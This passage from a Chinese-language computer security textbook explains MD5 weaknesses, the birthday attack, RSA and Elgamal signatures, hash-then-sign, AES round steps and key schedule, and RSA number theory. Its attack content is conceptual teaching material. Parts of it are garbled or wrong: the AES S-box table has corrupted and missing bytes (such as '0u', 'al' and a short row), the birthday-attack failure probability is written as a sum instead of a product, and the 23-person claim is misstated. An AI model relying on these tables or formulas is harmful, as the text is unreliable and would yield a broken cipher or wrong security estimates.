在传统的应用程序中还广泛使用着 MD5 散列函数，其中 MD 是指“消息摘要 (message digest)”。但是，已经证明，针对一些攻击而言，MD5 是不安全的。特别是已经证明，对于给定两个任意消息 M_1 和 M_2 ，在 MD5 中，攻击者能有效地计算后缀 S_1 和 S_2 ，使 $M_1 \parallel P_1$ 和 $M_2 \parallel P_2$ 冲突。例如，使用这种方法，攻击者使用相同的 MD5 散列能生成不同的 PDF 文件或可执行文件，这是 MD5 的主要脆弱性。

8.3.2 生日攻击

攻击加密散列函数的主要方法是危害它们的抗冲突性。有时候，攻击者通过仔细分析执行加密散列的算法来进行攻击。有时，攻击者通过生日攻击 (birthday attack) 的蛮力技术来进行攻击。这种攻击是基于一种直观的统计现象，即，只要房间中不超过 23 人，两个人有相同生日的几率是 50-50。如果房间中有 60 多人，几乎可以肯定，其中两人必定生日相同。之所以得出这样的结论，基于这样的事实：如果房间中有 23 人，则有

$$23 \cdot 22 / 2 = 253$$

对人，如果这 253 对都不同，则没有两人的生日相同。当在房间中有 60 人时，则有

$$60 \cdot 59 / 2 = 1770$$

对不同的人。假设加密散列函数 H 有 b 位输出。可能的散列值个数为 2^b 。起初，我们可能认为攻击者 Eve 需要生成与 2^b 成正比的输入，她才能找到冲突，但事实并非如此。

在生日攻击中，Eve 生成大量的随机消息，她计算每个消息的加密散列值，希望找到

具有相同散列值的两个消息。与房间中都是人的生日冲突的参数类型相同，如果生成的消息数足够多，两个消息具有相同散列值的概率会很高。也就是说，在候选测试中，加密散列函数发生冲突的概率很高。Eve 要做的就是将生成值的集合进行排序，找到相同的对。Eve 尝试的消息数并不必与 2^b 成正比，而是能降低至与 $2^{b/2}$ 。出于这个原因，我们通常根据输出大小的一半来考虑加密散列函数的安全。因此，256 位抗冲突散列函数的安全是 128 位。

生日攻击分析

现在，我们概括一下生日攻击的数学分析。分析 b 位的散列函数，并设 $m = 2^b$ 表示可能的散列值数，攻击者生成的第 i 个消息与前面任意一个消息 $i-1$ 产生冲突的概率为 $1 - \frac{i-1}{m}$ 。因此，在 k 轮的失败概率（failure probability），也就是说，攻击者在生成 k 个消息后，没有找到冲突的概率为：

$$F_k = \left(1 - \frac{1}{m}\right) + \left(1 - \frac{2}{m}\right) + \left(1 - \frac{3}{m}\right) + \cdots + \left(1 - \frac{k-1}{m}\right)$$

为了找到 F_k 的闭式表示，我们使用如下的标准近似：

$$1 - x \approx e^{-x}$$

因此，我们得到

$$F_k \approx e^{-\left(\frac{1}{m} + \frac{2}{m} + \frac{3}{m} + \cdots + \frac{k-1}{m}\right)} = e^{-\frac{k(k-1)}{m}}$$

当 $F_k = \frac{1}{2}$ 时，攻击失败/成功的概率为 50%，即

$$e^{-\frac{k(k-1)}{m}} = \frac{1}{2}$$

通过上式，求解 k ，我们得到

$$k \approx 1.17\sqrt{m}$$

注意， \sqrt{m} 的位数是 $\frac{b}{2}$ ， m 位数的一半。这也总结了我们对生日攻击的证明。

8.4 数字签名

在 1.3.2 小节，我们介绍了数字签名。在本小节中，我们先回忆一下数字签名的定义和主要性质，然后介绍如何在数字签名方案中使用 RSA 和 Elgamal 密码系统。

数字签名是通过将实体身份与消息绑定在一起，表明消息真实性的一种方法。总的框架为：Alice 使用她的签名算法的私钥生成消息 M 的数字签名 $S_{Alice}(M)$ 。此外，给定 Alice 的公钥、消息 M 和 Alice 的签名，另一方 Bob 使用这些参数就能验证 Alice 的签名，如图 8.13 所示。




图 8.13 Alice 的数字签名过程与 Bob 的签名验证过程

数字签名方案有如下两个重要性质：

防伪造性 (Nonforgeability): 攻击者 Eve 很难伪造对消息 M 的签名 $S_{\text{Alice}}(M)$ ，从而假装该签名来自 Alice。

防可变性 (Nonmutability): 攻击者 Eve 很难使用对消息 M 的签名，也不能将 $S_{\text{Alice}}(M)$ 转换成对不同消息 N 的有效签名。

如果数字签名方案实现这些性质，那么，在实际上，它拥有了另一个性质：**不可抵赖性 (nonrepudiation)**。一旦 Alice 对文档生成了数字签名 $S_{\text{Alice}}(M)$ ，则她声明自己未对该文档进行过签名就非常困难了。

8.4.1 RSA 签名方案

我们研究的第一个数字签名方案是 **RSA 签名 (RSA signature)** 方案。从第 8.2.2 小节开始，回忆一下 RSA 密码系统，在 RSA 密码系统中，Bob 创建了公钥 (e, n) ，另一方使用该公钥就能将消息 M 加密为 $C^e \bmod n$ ，在 RSA 签名方案中，Bob 使用他的私钥 d 用如下的公式加密消息 M ：

$$S = M^d \bmod n$$

通过满足如下的条件，任何第三方都能验证这个签名：

$$M = S^e \bmod n \text{ 是否为真？}$$

验证方法根据如下事实：即 $de \bmod \phi(n) = 1$ 。事实上，我们有

$$S^e \bmod n = M^{de} \bmod n = M^{d(e \bmod \phi(n))} \bmod n = M^1 \bmod n = M$$

此外，RSA 签名方案的验证也使用相同的 RSA 加密算法，也使用相同的 Bob 的公钥 (e, n) 。

这个方案之所以具有防伪造性，原因在于破解 RSA 加密算法很难。为了伪造 Bob 对消息 M 的签名，攻击者 Eve 就必须生成 $M^d \bmod n$ ，但是，不知道 d ，就不能计算出该值，所以，对 M 的解密，就像是对发送给 Bob 的消息进行 RSA 加密一样。

但是，严格地说，RSA 签名方案并不具有防可变性。举个例子，假设攻击者 Eve 有两个来自 Bob 的、针对两个消息 M_1 和 M_2 的有效签名：

$$S_1 = M_1^d \bmod n \text{ 和 } S_2 = M_2^d \bmod n$$

在这种情况下, Eve 可以生成新的签名

$$S_1 \cdot S_2 \bmod n = (M_1 \cdot M_2)^d \bmod n$$

这个新签名对验证来自 Bob 的消息 $M_1 \cdot M_2$ 也是有效的签名。

非常幸运, 在实践中, 这个问题不是一个真正的问题, 数字签名几乎总是使用加密散列函数 (在第 8.4.3 节讨论), 它修复了 RSA 签名方案中的这个问题。

8.4.2 Elgamal 签名方案

在 Elgamal 签名 (Elgamal signature) 方案中, 与 Elgamal 加密一样, 通过随机化对文件进行签名, 但 Elgamal 签名的细节与 Elgamal 加密有很大的不同。回忆一下, 在建立 Elgamal 加密算法时, Alice 选择一个大的随机数 p , 在 Z_p 中找到原根, 选择一个随机数 x (私钥), 计算 $y = g^x \bmod p$, 并公开对 (y, p) 作为她的公钥。为了对消息 M 进行签名, Alice 生成一个新的次性的随机数 k , 并计算如下的两个数:

$$a = g^k \bmod p$$

$$b = k^{-1}(M - xa) \bmod (p-1)$$

对 (a, b) 是 Alice 对消息 M 的签名。

为了验证对 M 的签名 (a, b) , Bob 执行如下的测试:

$$y^a a^b \bmod p = g^M \bmod p$$

结果为真, 原因在于这样的事实:

$$\begin{aligned} y^a a^b \bmod p &= (g^x \bmod p)((g^k \bmod p)^{k^{-1}(M-xa) \bmod (p-1)} \bmod p) \\ &= g^{xa} g^{kk^{-1}(M-xa) \bmod (p-1)} \bmod p \\ &= g^{xa+M-xa} \bmod p \\ &= g^M \bmod p \end{aligned}$$

这个方案的安全性基于这样一个事实, 即 b 的计算要使用随机数 k 和 Alice 的密钥 x 。此外, 因为 k 是随机的, 所以它的逆也是随机的, 因此, 对敌手而言, 从随机数中区分出 b 是不可能的, 除非她能解决离散对数问题, 从 a (它等于 $g^k \bmod p$) 中确定数 k 。因此, 与 Elgamal 加密一样, Elgamal 签名方案的安全性是基于计算离散对数的难度。

此外, 更重要的是, Alice 对两上不同的签名从未重用过随机数 k 。举个例子, 假设她对两个不同的消息 M_1 和 M_2 使用了相同的 $a = g^k \bmod p$, 生成了

$$b_1 = k^{-1}(M_1 - ax) \bmod (p-1) \text{ 和 } b_2 = k^{-1}(M_2 - ax) \bmod (p-1)$$

则

$$(b_1 - b_2)k \bmod (p-1) = (M_1 - M_2) \bmod (p-1)$$

因此, 由于 $b_1 - b_2$ 和 $M_1 - M_2$ 是非常容易计算的值, 攻击者 Eve 能计算出 k 。一旦 Eve 知道了 k , 她就能从 b_1 或 b_2 中计算出 x , 那么此刻, Eve 知道 Alice 的私钥。

8.4.3 使用 Hash 函数的数字签名

出于实用目的, 上述的 RSA 和 Elgamal 数字签名方案都未在实践中应用。一方面, 如

果要签名的消息 M 很长，这两个签名方案都是低效的。例如，创建 RSA 签名涉及使用私钥对消息 M 加密，ElGamal 签名验证需要对 M 的模幂。另一方面，从已有的 RSA 签名中，对组合消息，攻击者能构造有效的 RSA 签名。因此，出于实用和安全的原因，只限于对消息的摘要进行数字签名是非常重要的。

由于这些原因，在真实世界中，数字签名方案只应用于消息的加密散列值，而不是应用于实际的消息。这种方法极大地降低了 RSA 签名的可变性风险，举个例子，生成两个散列值 $H(M)$ 和 $H(N)$ 等于生成消息 $M \cdot N$ 的散列值是极不可能的。此外，与对整个消息进行签名相比，对散列值进行签名更高效。

当然，对散列值签名的安全性取决于所用签名方案的安全性和所用加密散列函数的安全性。举个例子，假设，攻击者 Eve 找到了关于散列函数 H 的两个输入 M 和 N 之间的冲突，使

$$H(M) = H(N)$$

如果 Eve 使 Alice 对消息 M 的散列 $H(M)$ 进行签名，则 Eve 实际欺骗 Alice 对消息 M 进行了签名。因此，在对散列值进行数字签名的上下文中，发生生日攻击的风险上升。

例如，Eve 能够构建大的消息集 M_1, M_2, \dots, M_k ，它们是 Alice 同意以 150 美元购买 Eve 的吉他的采购协议的所有实例。由于英语的歧义性，相同的基本信息会有许多不同的实例，所以 M_i 中的每个消息可能就是意味着同样的一件事情。Eve 也可以构建消息系列 N_1, N_2, \dots, N_k ，它们是 Alice 同意以 10 000 美元购买 Eve 汽车的采购协议的所有不同实例。如果 Eve 能在一些 M_i 和 N_j 之间找到冲突，使

$$H(M_i) = H(N_j)$$

则他能使 Alice 对消息 M_i 签名，同意购买 Eve 的吉他，同样，Eve 也能欺骗 Alice 对消息 N_j 签名，同意购买 Eve 的汽车。

8.5 AES 和 RSA 加密细节

在本小节中，我们介绍 AES 和 RSA 密码系统的详细内容。

8.5.1 AES 的细节

我们详细介绍 128 位密钥的 AES 对称加密算法。回忆一下，在第 8.1.6 小节，我们讨论了 128 位版本的 10 轮的 AES 算法，从四个基本步骤来建立算法。首先，直接对 128 位明文分组应用 AddRoundKey 步骤。然后，重复执行以下四个步骤，在 8.1.6 小节中已进行了概述，在前 9 轮中，每一步的输入都是上一步的输出。在第 10 轮中，它执行相同的步骤集，但缺少了 MixColumns 步骤，生成 128 位的密文分组。正如以下所讨论的，每个步骤都是可逆的，所以，解密算法的本质就是运行加密算法的逆，撤销每个步骤的变换。

矩阵表示

为了提供一些结构对 128 位的分组进行运算，AES 算法将 128 位的明文分组视为 8 位

的 16 个字节

$$(a_{0,0}, a_{1,0}, a_{2,0}, a_{3,0}, a_{0,1}, a_{1,1}, a_{2,1}, a_{3,1}, a_{0,2}, a_{1,2}, a_{2,2}, a_{3,2}, a_{0,3}, a_{1,3}, a_{2,3}, a_{3,3})$$

排列为如下的列主序的 4×4 矩阵：

$$\begin{bmatrix} a_{0,0} & a_{0,1} & a_{0,2} & a_{0,3} \\ a_{1,0} & a_{1,1} & a_{1,2} & a_{1,3} \\ a_{2,0} & a_{2,1} & a_{2,2} & a_{2,3} \\ a_{3,0} & a_{3,1} & a_{3,2} & a_{3,3} \end{bmatrix}$$

SubBytes 步骤

在 SubBytes 步骤中，矩阵中的每个字节由图 8.14 所示的 S-盒替换，生成如下的变换：

$$\begin{bmatrix} a_{0,0} & a_{0,1} & a_{0,2} & a_{0,3} \\ a_{1,0} & a_{1,1} & a_{1,2} & a_{1,3} \\ a_{2,0} & a_{2,1} & a_{2,2} & a_{2,3} \\ a_{3,0} & a_{3,1} & a_{3,2} & a_{3,3} \end{bmatrix} \rightarrow \begin{bmatrix} b_{0,0} & b_{0,1} & b_{0,2} & b_{0,3} \\ b_{1,0} & b_{1,1} & b_{1,2} & b_{1,3} \\ b_{2,0} & b_{2,1} & b_{2,2} & b_{2,3} \\ b_{3,0} & b_{3,1} & b_{3,2} & b_{3,3} \end{bmatrix}$$

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
1	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
2	b7	fd	93	26	3f	f7	ce	34	a5	c5	f1	71	d8	31	15	
3	04	c7	23	c3	18	96	05	9a	07	12	80	e2	eb	27	b2	75
4	09	83	2e	1a	1b	66	5a	0u	52	3b	d6	b3	29	e3	2f	84
5	53	d1	00	ed	20	fc	b1	5b	6a	cb	be	39	4a	4c	58	cf
6	d0	ef	aa	fb	43	4d	33	85	45	f9	02	7f	50	3c	9f	a8
7	51	a3	40	8f	92	9d	38	f5	bc	b6	da	21	10	ff	f3	d2
8	cd	0c	13	ec	5f	97	44	17	c4	a7	7e	3d	64	5d	19	73
9	60	81	4f	dc	22	2a	90	88	46	ee	b8	14	de	5e	0b	db
a	e0	32	3a	0a	49	06	24	5c	c2	d3	ac	62	91	95	e4	79
b	e7	c8	37	6d	8d	d5	4e	a9	6c	56	f4	ea	65	7a	ae	08
c	ba	78	25	2e	1c	a0	b4	c6	e8	dd	74	1f	4b	bd	8b	8a
d	70	3e	b5	66	48	03	f6	0e	61	35	57	b9	86	c1	1d	9e
e	e1	f8	98	11	69	d9	8e	94	9b	1e	87	e9	ce	55	28	df
f	8c	al	89	0d	bf	e6	42	68	41	99	2d	0f	b0	54	bb	16

图 8.14 AES 的 SubBytes 步骤所用的 S-盒。每个字节用十六进制表示，将每个 4 位的字符串编码为数字 0-9 或 a-f。根据字节的第一个和第二个 4 位对每个字节进行索引

这个 S-盒实际上是查找表，用于 8 位二进制字的数学方程，在称为 $GF(2^8)$ 的有限域数系上运算。但是，执行 SubBytes 步骤不需要这种解译，因为我们能在 S-盒中使用简单的查找表来执行这一步骤。因此，在解密时，所需的这一步骤的逆，通过使用快速且简单的查找表就能完成，在此不再详述。

ShiftRows 步骤

ShiftRows 步骤是一个简单的置换，它将 SubBytes 步骤输出的 4×4 矩阵的每一行进行混合。置换就是将 4×4 矩阵的每一行循环左移，第一行是左移 0 位，第二行左移 1 位，第三行左移 2 位，第 4 行左移 3 位，如下所示：

$$\begin{bmatrix} b_{0,0} & b_{0,1} & b_{0,2} & b_{0,3} \\ b_{1,0} & b_{1,1} & b_{1,2} & b_{1,3} \\ b_{2,0} & b_{2,1} & b_{2,2} & b_{2,3} \\ b_{3,0} & b_{3,1} & b_{3,2} & b_{3,3} \end{bmatrix} \rightarrow \begin{bmatrix} b_{0,0} & b_{0,1} & b_{0,2} & b_{0,3} \\ b_{1,1} & b_{1,2} & b_{1,3} & b_{1,0} \\ b_{2,2} & b_{2,3} & b_{2,0} & b_{2,1} \\ b_{3,3} & b_{3,0} & b_{3,1} & b_{3,2} \end{bmatrix}$$

$$= \begin{bmatrix} c_{0,0} & c_{0,1} & c_{0,2} & c_{0,3} \\ c_{1,0} & c_{1,1} & c_{1,2} & c_{1,3} \\ c_{2,0} & c_{2,1} & c_{2,2} & c_{2,3} \\ c_{3,0} & c_{3,1} & c_{3,2} & c_{3,3} \end{bmatrix}$$

MixColumns 步骤

MixColumns 步骤将 ShiftRows 步骤输出的 4×4 矩阵的每一列信息进行混合。这种混合就相当于对每一列应用希尔-密码矩阵乘法变换，使用有限域数系 $GF(2^8)$ ，用该数系生成 SubBytes 步骤中的 S-盒。

在 $GF(2^8)$ 数系中，字节中的位 $b_7 b_6 b_5 b_4 b_3 b_2 b_1 b_0$ 用多项式的系数表示：

$$b_7x^7 + b_6x^6 + b_5x^5 + b_4x^4 + b_3x^3 + b_2x^2 + b_1x + b_0$$

其中，用于计算这个多项式的算术运算是模 2。换而言之，它是一个布尔多项式，对其的计算相当于 XOR 运算，乘法相当与 AND 运算。但是，并不是由于计算的目的才使用这些多项式。而在 $GF(2^8)$ 数系中，我们只对基本布尔多项式执行感兴趣，而不关心其计算。例如，将两个这样的多项式相加，我们将匹配的系数分别求和，模 2：

$$\begin{aligned} & (b_7x^7 + b_6x^6 + b_5x^5 + b_4x^4 + b_3x^3 + b_2x^2 + b_1x + b_0) \\ & + (c_7x^7 + c_6x^6 + c_5x^5 + c_4x^4 + c_3x^3 + c_2x^2 + c_1x + c_0) \\ & = (b_7 + c_7)x^7 + (b_6 + c_6)x^6 + (b_5 + c_5)x^5 + (b_4 + c_4)x^4 \\ & + (b_3 + c_3)x^3 + (b_2 + c_2)x^2 + (b_1 + c_1)x + (b_0 + c_0) \end{aligned}$$

换句话说，在 $GF(2^8)$ 数系中，将两个字节 b 和 c 相加，我们计算 $b \oplus c$ 的异或值。

在 $GF(2^8)$ 数系中，两个字节 b 和 c 的乘法等于两个基本多项式 b 和 c 的相乘。但是，如果如果不对乘积进行修改，我们是不能用的。因为，从总体来看，它是一个 14 项的布尔多项式，需要超过 8 位来表示。因此，我们定义要模的乘积多项式为

$$x^8 + x^4 + x^3 + x + 1$$

也就是说，在 $GF(2^8)$ 数系中，为了计算两个字节 b 和 c 的乘积，要计算 b 和 c 布尔多项式的乘积，然后确定除以 $x^8 + x^4 + x^3 + x + 1$ 之后所得的余式，使用在中学所学的多项式的长除法算法。在 $GF(2^8)$ 数系中，两个字节 b 和 c 的乘法看起来似乎很复杂，但对程序而言，它非常简单，几乎像计算整数乘法一样快。但是，我们在此省略了这种乘法算法的细节。

根据上述给出的在 $GF(2^8)$ 数系中的算术运算的解释，AES 加密算法执行的 MixColumns 步骤如下：

$$\begin{bmatrix} 00000010 & 00000011 & 00000001 & 00000001 \\ 00000001 & 00000010 & 00000011 & 00000001 \\ 00000001 & 00000001 & 00000010 & 00000011 \\ 00000011 & 00000001 & 00000001 & 00000010 \end{bmatrix} \begin{bmatrix} c_{0,0} & c_{0,1} & c_{0,2} & c_{0,3} \\ c_{1,0} & c_{1,1} & c_{1,2} & c_{1,3} \\ c_{2,0} & c_{2,1} & c_{2,2} & c_{2,3} \\ c_{3,0} & c_{3,1} & c_{3,2} & c_{3,3} \end{bmatrix} \\
 = \begin{bmatrix} d_{0,0} & d_{0,1} & d_{0,2} & d_{0,3} \\ d_{1,0} & d_{1,1} & d_{1,2} & d_{1,3} \\ d_{2,0} & d_{2,1} & d_{2,2} & d_{2,3} \\ d_{3,0} & d_{3,1} & d_{3,2} & d_{3,3} \end{bmatrix}$$

与希尔密码一样，在 $GF(2^8)$ 数系中，这个运算是可逆的。事实上，在解密的逆 MixColumns 步骤中，所使用的逆矩阵如下：

$$\begin{bmatrix} 00001110 & 00001011 & 00001101 & 00001001 \\ 00001001 & 00001110 & 00001011 & 00001101 \\ 00001101 & 00001001 & 00001110 & 00001011 \\ 00001011 & 00001101 & 00001001 & 00001110 \end{bmatrix}$$

AddRoundKey 步骤

在 AddRoundKey 步骤中，我们将上一步的结果与派生于 128 位密钥的密钥集进行异或。因此，AddRoundKey 步骤的运算可以表示如下：

$$\begin{bmatrix} d_{0,0} & d_{0,1} & d_{0,2} & d_{0,3} \\ d_{1,0} & d_{1,1} & d_{1,2} & d_{1,3} \\ d_{2,0} & d_{2,1} & d_{2,2} & d_{2,3} \\ d_{3,0} & d_{3,1} & d_{3,2} & d_{3,3} \end{bmatrix} \oplus \begin{bmatrix} k_{0,0} & k_{0,1} & k_{0,2} & k_{0,3} \\ k_{1,0} & k_{1,1} & k_{1,2} & k_{1,3} \\ k_{2,0} & k_{2,1} & k_{2,2} & k_{2,3} \\ k_{3,0} & k_{3,1} & k_{3,2} & k_{3,3} \end{bmatrix} \\
 = \begin{bmatrix} e_{0,0} & e_{0,1} & e_{0,2} & e_{0,3} \\ e_{1,0} & e_{1,1} & e_{1,2} & e_{1,3} \\ e_{2,0} & e_{2,1} & e_{2,2} & e_{2,3} \\ e_{3,0} & e_{3,1} & e_{3,2} & e_{3,3} \end{bmatrix}$$

当然，执行这一步的关键部分是如何确定这一轮的密钥矩阵 $k_{i,j}$ ，它派生于单独的 128 位密钥。

AES 密钥调度

AES 加密的密钥调度由所用的伪随机数发生器的类型确定。第一个 4×4 的密钥矩阵是简单的，在第 1 轮的任何步骤之前，直接应用于明文。它仅仅是将密钥 K 分为 16 个字节，以列主序排成 4×4 的矩阵。根据编号，我们将其称为第 0 轮的密钥矩阵，将这些列分别称为 $W[0]$ ， $W[1]$ ， $W[2]$ 和 $W[3]$ ，所以将第 0 轮的密钥矩阵看做是：

$$[W[0] \quad W[1] \quad W[2] \quad W[3]]$$

以此为起点，我们可以从第 $i-1$ 的密钥矩阵的列 $W[4i-4]$ ， $W[4i-3]$ ， $W[4i-2]$ ， $W[4i-1]$ 来确定第 i 轮密钥矩阵的列为 $W[4i]$ ， $W[4i+1]$ ， $W[4i+2]$ ， $W[4i+3]$ 。

我们专门计算一下第一列 $W[4i]$ ，它的计算为

$$W[4i] = W[4i-4] \oplus T_i(W[4i-1])$$

其中 T_i 是一种特殊的变换，稍后会进行简要的介绍。给定了第一列，按顺序，其他三个列的计算如下，整个步骤过程如图 8.15 所示。

$$W[4i+1] = W[4i-3] \oplus W[4i]$$

$$W[4i+2] = W[4i-2] \oplus W[4i+1]$$

$$W[4i+3] = W[4i-1] \oplus W[4i+2]$$




图 8.15 AES 加密的密钥调度

T_i 变换

$T_i(W[4i-1])$ 的变换是执行 $W[4i]$ 计算的一部分，涉及一些元素。设 w_0, w_1, w_2 和 w_3 按顺序表示 $W[4i-1]$ 的 4 个字节。对于每个 $w_{i,j} = 0, 1, 2, 3$ ，设 $S(w_i)$ 表示替换变换，由在 SubBytes 步骤（参见图 8.14）的 S-盒应用于 w_j 确定的。此外，设 $R(i)$ 表示 8 位的轮常数（round constant），递归地对这个常量进行定义，在 $GF(2^8)$ 中，使 $R(0) = 00000001$ ，且对于 $i \geq 2$ ，计算

$$R(i) = R(i-1) \cdot 00000010$$

也就是说， $R(i)$ 是如下布尔多项式的 8 位表示：

$$x^{i-1} \bmod (x^8 + x^4 + x^3 + x + 1)$$

轮常数 $R(i)$ 用于计算第 i 轮的密钥矩阵。在十六进制中，前 10 轮的常数分别是 01, 02, 04, 08, 10, 20, 40, 80, 1b 和 36，使用 128 位密钥的 AES 加密需要这些常数。给定所有这些元素，将 $T_i(W[4i-1])$ 变换定义如下：

$$\begin{bmatrix} w_0 \\ w_1 \\ w_2 \\ w_3 \end{bmatrix} \rightarrow \begin{bmatrix} S(w_1) \oplus R(i) \\ S(w_2) \\ S(w_3) \\ S(w_0) \end{bmatrix}$$

也就是说，为了计算 $T_i(W[4i-1])$ ，我们对 $W[4i-1]$ 中的字节进行了循环左移，对每个左移的字节执行 S-盒变换，然后将第一个字节与常数 $R(i)$ 异或。这固然有些复杂，但在软件或硬件中，每个元素的执行都比较迅速。因此，由于 AES 加密涉及的每个步骤都是快速的运算，AES 加密算法的轮数相对较少，所以能相对较快地执行整个 AES 加密算法。而且同样重要的是，AES 的每一步都是可逆的，所以更方便 AES 的解密。此外，在对称加密方案中，加密和解密都使用同一个密钥。

8.5.2 RSA 的细节

为了理解 RSA 算法的细节，我们需要复习数论中的一些相关知识。

费马小定理

首先复习一下数论中的费马小定理 (Fermat's Little Theorem)。

定理 8.1：设 p 是素数， g 是小于 p 的任意正整数。则

$$g^{p-1} \bmod p = 1$$

证明：因为在这种情况下，运算就是模 p ，这意味着我们正工作于数系 Z_p 中。另外，由于 p 是素数，所以在 Z_p 中，每个小于 p 的非零的数都有乘法逆元。因此，如果对于 $a, b \in Z_p$ ， $ag \bmod p = bg \bmod p$ ，则 $a = b$ 。因此，数 $1g \bmod p, 2g \bmod p, 3g \bmod p, \dots, (p-1)g \bmod p$ ， $1g \bmod p$ 必定是不同的。也就是说，它们是以某种顺序排列的 1 到 $p-1$ 的数。因此

$$(1g) \cdot (2g) \cdot (3g) \cdots ((p-1)g) \bmod p = 1 \cdot 2 \cdot 3 \cdots (p-1) \bmod p$$

换句话说

$$(1 \cdot 2 \cdots (p-1))g^{p-1} \bmod p = (1 \cdot 2 \cdots (p-1)) \bmod p$$

所以，

$$g^{p-1} \bmod p = 1$$

欧拉定理

费马小定理的一个重要推广是欧拉函数 (Euler's Totient Function, $\phi(n)$)。对于任何正整数 n ，函数 $\phi(n)$ 等于与 n 互质的正整数的个数。因此，举个例子，如果 p 是素数，则 $\phi(p) = p - 1$ ，且如果 n 是两个素数 p 和 q 的乘积，则 $\phi(n) = (p-1)(q-1)$ 。费马小定理的推广被称为欧拉定理 (Euler's Theorem)，这定理的内容如下。

定理 8.2：设 x 是一个任意正整数，它与 $n > 0$ 的整数互质，则

$$x^{\phi(n)} \bmod n = 1$$

证明：欧拉定理的证明与费马小定理的证明类似。设 Z_n^* 表示与 n 互质的正整数集合，所以 Z_n^* 中整数的个数为 $\phi(n)$ 。此外，注意， Z_n^* 中的每个整数在 Z_n^* 中都有乘法逆元。所以，将 Z_n^* 中的每个元素模 n 乘以 x ，会重新按顺序得到 Z_n^* 中的所有元素。因此，对于 $i \in Z_n^*$ ，所有 xi 值的乘积模 n 等于同一个 i 值的乘积。因此，在这个定理中，意味着能消去匹配项。

根据这一事实进行推论，我们有：

推论 8.3: 设 x 是一个与 n 互质的正整数, k 是一个任意正整数。则

$$x^k \bmod n = x^{k \bmod \phi(n)} \bmod n$$

证明:

由于 $k = q\phi(n) + r$, 所以 $r = k \bmod \phi(n)$ 。则

$$\begin{aligned} x^k \bmod n &= x^{q\phi(n)+r} \bmod n \\ &= x^{q\phi(n)} \cdot x^r \bmod n \\ &= (x^{q\phi(n)} \bmod n) \cdot (x^r \bmod n) \\ &= 1 \cdot (x^r \bmod n) \\ &= x^r \bmod n \\ &= x^{k \bmod \phi(n)} \bmod n \end{aligned}$$

欧几里得的 GCD 算法

在现代加密中, 处理大数的一个重要算法是由古希腊数学家欧几里得发明的。事实上, 这是很了不起的, 因为这种加密算法用于对互联网上的安全交易进行跟踪, 而在那个时代, 代数甚至还不存在。但是, 我们会利用最近的发明来介绍欧几里得算法的工作原理, 并详细介绍在 Z_n 中, 如何应用欧几里得使运算更简便。

欧几里得算法 (Euclid's algorithm) 计算两个数 a 和 b 的最大公约数 (greatest common divisor, GCD), 即欧几里得算法计算能整除 a 和 b (没有余数) 的最大数 d 。算法本身非常简单, 但在详细介绍该算法之前, 我们需要介绍一些背景知识。先介绍如下的定理。

定理 8.4: 对于 $a > 0$ 且 $b \geq 0$, 这两个数的 GCD d 是满足如下公式的最小的正整数 d :

$$d = ia + jb$$

其中 i 和 j 都是整数。

证明: 设 e 是 a 和 b 的 GCD。我们证明 $d = e$ 。先证明论据为什么 $d \geq e$, 然后证明为什么 $d \leq e$ 。注意, e 能与 d 一样, 能整除 a 和 b 。也就是说,

$$d/e = (ia + jb)/e = i(a/e) + j(b/e)$$

它必定是一个整数。因此, $d \geq e$ 。

接下来, 令 $f = \lfloor a/d \rfloor$, 注意 f 满足如下的公式:

$$\begin{aligned} a \bmod d &= a - fd \\ &= a - f(ia + jb) \\ &= (1 - fi)a + (-fj)b \end{aligned}$$

换句话说, 数 $a \bmod d$ 能写作多个 a 和多个 b 的和。但是, 根据定义, $a \bmod d$ 必须严格小于 d , 它是一个最小的正整数, 能写作多个 a 和多个 b 的和。因此, 唯一的可能性就是 $a \bmod d = 0$ 。也就是说, d 是 a 的约数。此外, 还有一个类似论据, $b \bmod d = 0$, 这意味着 d 也是 b 的约数。因此, d 是 a 和 b 的最大公约数, 因此, 由于 e 是 a 与 b 的最大公约数, 所以 $d \leq e$ 。

注意, 这个定理的中间结果是任何数 a 和 0 的 GCD 都是 a 本身。根据上述定理和这种详细的分析, 现在, 我们准备介绍欧几里得算法。它使用两个大整数 a 和 b , 返回三元组

(d, i, j) , 使 d 是 a 和 b 的 GCD。欧几里得算法的主要思想是: 如果 d 是 a 与 b 的 GCD, 且 $b > 0$, 则 d 也是 b 和 $a \bmod b$ 值的 GCD; 因此, 我们一直重复这一过程, 直到找到 a 和 b 的 GCD。例如, 分析如下的这个过程:

$$\begin{aligned}\text{GCD}(546, 198) &= \text{GCD}(198, 546 \bmod 198) = \text{GCD}(198, 150) \\ &= \text{GCD}(150, 198 \bmod 150) = \text{GCD}(150, 48) \\ &= \text{GCD}(48, 150 \bmod 48) = \text{GCD}(48, 6) \\ &= \text{GCD}(6, 48 \bmod 6) = \text{GCD}(6, 0) \\ &= 6\end{aligned}$$

因此, 546 和 198 的最大公约数是 6。

扩展的欧几里得算法

为了计算 a 和 b 的 GCD 最大公约数, 先测试 b 是否为 0, 如果 b 是零, 则 a 与 b 的 GCD 就是 a ; 因此, 返回三元组 $(a, 1, 0)$ 作为算法的结果。否则, 使用参数 b 和 $a \bmod b$, 递归地调用算法, 会得到三元组 (d, k, l) 。设 $a = qb + r$, 其中 $r = a \bmod b$ 。因此,

$$\begin{aligned}d &= kb + lr \\ &= kb + l(a - qb) \\ &= la + (k - lq)b\end{aligned}$$

